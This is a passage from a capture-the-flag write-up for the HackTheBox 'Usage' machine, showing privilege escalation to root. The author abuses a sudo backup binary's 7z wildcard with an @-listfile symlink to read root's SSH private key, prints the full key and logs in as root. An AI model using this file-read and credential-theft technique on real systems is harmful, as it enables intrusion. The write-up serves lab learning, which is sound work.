xander@usage:~$ whoami
xander
```

And it works!

xander (from creds)

We can try out `sudo -l`:

```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

We immediately get back a response that can be run without a password. Let us enumerate further:

```
xander@usage:~$ file /usr/bin/usage_management
/usr/bin/usage_management: ELF 64-bit LSB pie executable, x86-64, version 1
(SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=fdb8c912d98c85eb5970211443440a15d910ce7f, for GNU/Linux 3.2.0,
not stripped
xander@usage:~$ strings /usr/bin/usage_management
PTE1
u+UH
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
Invalid choice.
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
[SNIPPED]
```


The strings command reveals a very weird command:

```
1. /usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- * --> Project
Backup
```

```
2. /usr/bin/mysqldump -A > /var/backups/mysql_backup.sql --> Backup MySQL
data
3. Password has been reset --> 3
```


Let us download the binary and use ghidra to see the full commands:

- reset admin password seems to be a scam!



```
void resetAdminPassword(void)

{
  puts("Password has been reset.");
  return;
}
```

- backupwebcontent seems to contain an asterisk which may allow us to do privilege escalation:



```
void backupWebContent(void)

{
  int iVar1;

  iVar1 = chdir("/var/www/html");
  if (iVar1 == 0) {
    system("/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *");
  }
  else {
    perror("Error changing working directory to /var/www/html");
  }
  return;
}
```

- Mysqldata backup -> Nothing interesting as no command injection can occur

```
void backupMysqlData(void)

{
  system("/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql");
  return;
}
```

Backup web content

Since we understand that we can be able to do the following:


```
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
```

We can look for command injection vulnerabilities:

- It seems to use the `7za` binary but there is an additional part:

```
void backupWebContent(void)

{
  int iVar1;

  iVar1 = chdir("/var/www/html");
  if (iVar1 == 0) {
    system("/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *");
  }
  else {
    perror("Error changing working directory to /var/www/html");
  }
  return;
}
```

- It seems to be changing to the `/var/www/html` directory and doing the `7z` command from there:



ChatGPT

This command is using the 7-Zip command-line utility (`7za`) to create a ZIP archive named `project.zip` in the directory `/var/backups`. Let's break down the components:

- `/usr/bin/7za`: This is the path to the 7-Zip executable (`7za`). It's located in the `/usr/bin/` directory, which is a common location for executables in Unix-like operating systems.
- `a`: This is the command option for adding files to an archive.
- `/var/backups/project.zip`: This is the path and name of the ZIP archive that will be created. The ZIP archive will be named `project.zip` and will be stored in the `/var/backups` directory.
- `-tzip`: This specifies the archive type, which in this case is ZIP format.
- `-snl`: This option excludes symbolic links from being archived.
- `-mmt`: This option enables multi-threading, which can speed up the compression process by utilizing multiple CPU cores.
- `-- *`: This part instructs 7-Zip to include all files and directories (*) in the current directory in the archive.

So, putting it all together, this command creates a ZIP archive named `project.zip` containing all files and directories in the current directory, excluding symbolic links, using the ZIP format, and utilizing multi-threading for compression. The archive is saved in the `/var/backups` directory.


Am too lazy to explain everything but ChatGPT does for us! (--snl means for symbolic links to be stored as links and not files).

So understanding the basics of what is going on there, we could look for an exploit:

```
(remote) xander@usage:/home/xander$ /usr/bin/7za

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs
AMD EPYC 7763 64-Core Processor
```

We dont find anything,but we come across this:

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks



7z

In **7z** even using `--` before `*` (note that `--` means that the following input cannot treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

And you can create files in the folder were this is being executed, you could create the file `@root.txt` and the file `root.txt` being a **symlink** to the file you want to read:

```
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
```

Then, when **7z** is execute, it will treat `root.txt` as a file containing the list of files it should compress (thats what the existence of `@root.txt` indicates) and when it 7z read `root.txt` it will read `/file/you/want/to/read` and **as the content of this file isn't a list of files, it will throw and error** showing the content.

More info in Write-ups of the box CTF from HackTheBox.

Which allows us to read files through an error. Using that logic, let us create our file and read the `.id_rsa` of root

```
(remote) xander@usage:/var/www/html$ touch @id_rsa
(remote) xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
(remote) xander@usage:/var/www/html$ ls -la
total 16
drwxrwxrwx  4 root   xander 4096 Apr 14 04:14 .
drwxr-xr-x  3 root   root   4096 Apr  2 21:15 ..
-rw-rw-r--  1 xander xander    0 Apr 14 04:13 @id_rsa
lrwxrwxrwx  1 xander xander   17 Apr 14 04:14 id_rsa -> /root/.ssh/id_rsa
drwxrwxr-x 13 dash   dash   4096 Apr  2 21:15 project_admin
drwxrwxr-x 12 dash   dash   4096 Apr  2 21:15 usage_blog
(remote) xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1^H2

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs
AMD EPYC 7763 64-Core Processor                 (A00F11),ASM,AES-NI)

Open archive: /var/backups/project.zip
```

```
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54831199

Scanning the drive:

WARNING: No more files
-----BEGIN OPENSSH PRIVATE KEY-----


WARNING: No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW


WARNING: No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi


WARNING: No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q


WARNING: No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs


WARNING: No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=


WARNING: No more files
-----END OPENSSH PRIVATE KEY-----
```

Let us clean the key:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSH PRIVATE KEY-----
```

With that being the key, let us log in and read the `root.txt`:

```
└─$ chmod 600 root.key

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Usage/www]
└─$ ssh root@usage.htb -i root.key
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sun Apr 14 04:22:55 AM UTC 2024

  System load:           0.02099609375
  Usage of /:            69.0% of 6.53GB
  Memory usage:          28%
  Swap usage:            0%
  Processes:             228
  Users logged in:       1
  IPv4 address for eth0: 10.129.45.42
  IPv6 address for eth0: dead:beef::250:56ff:feb0:49e0


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
your Internet connection or proxy settings


Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~# cat root.txt
d23e6239310cb | SNIPPED
```

And that is the box!

03 - Further Notes

References and links

https://flyd.uk/post/cve-2023-24249/ --> Lavarel PHP reverse shell
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/wildcards-spare-tricks -> To get root

Vital key points

Most parts of the box lay in enumeration:

- The foothold was a combination of a MySQL injection and hash cracking to get the administrator. From there we combine a CVE to get the `dash` user by bypassing a filter.
- The `xander` user relies on a simple hidden password in the home dir of the `dash` user.
- The `root` user can be found through the misuse of the `wildcard` in `7z` allowing us to do arbitrary file read using `sudo`.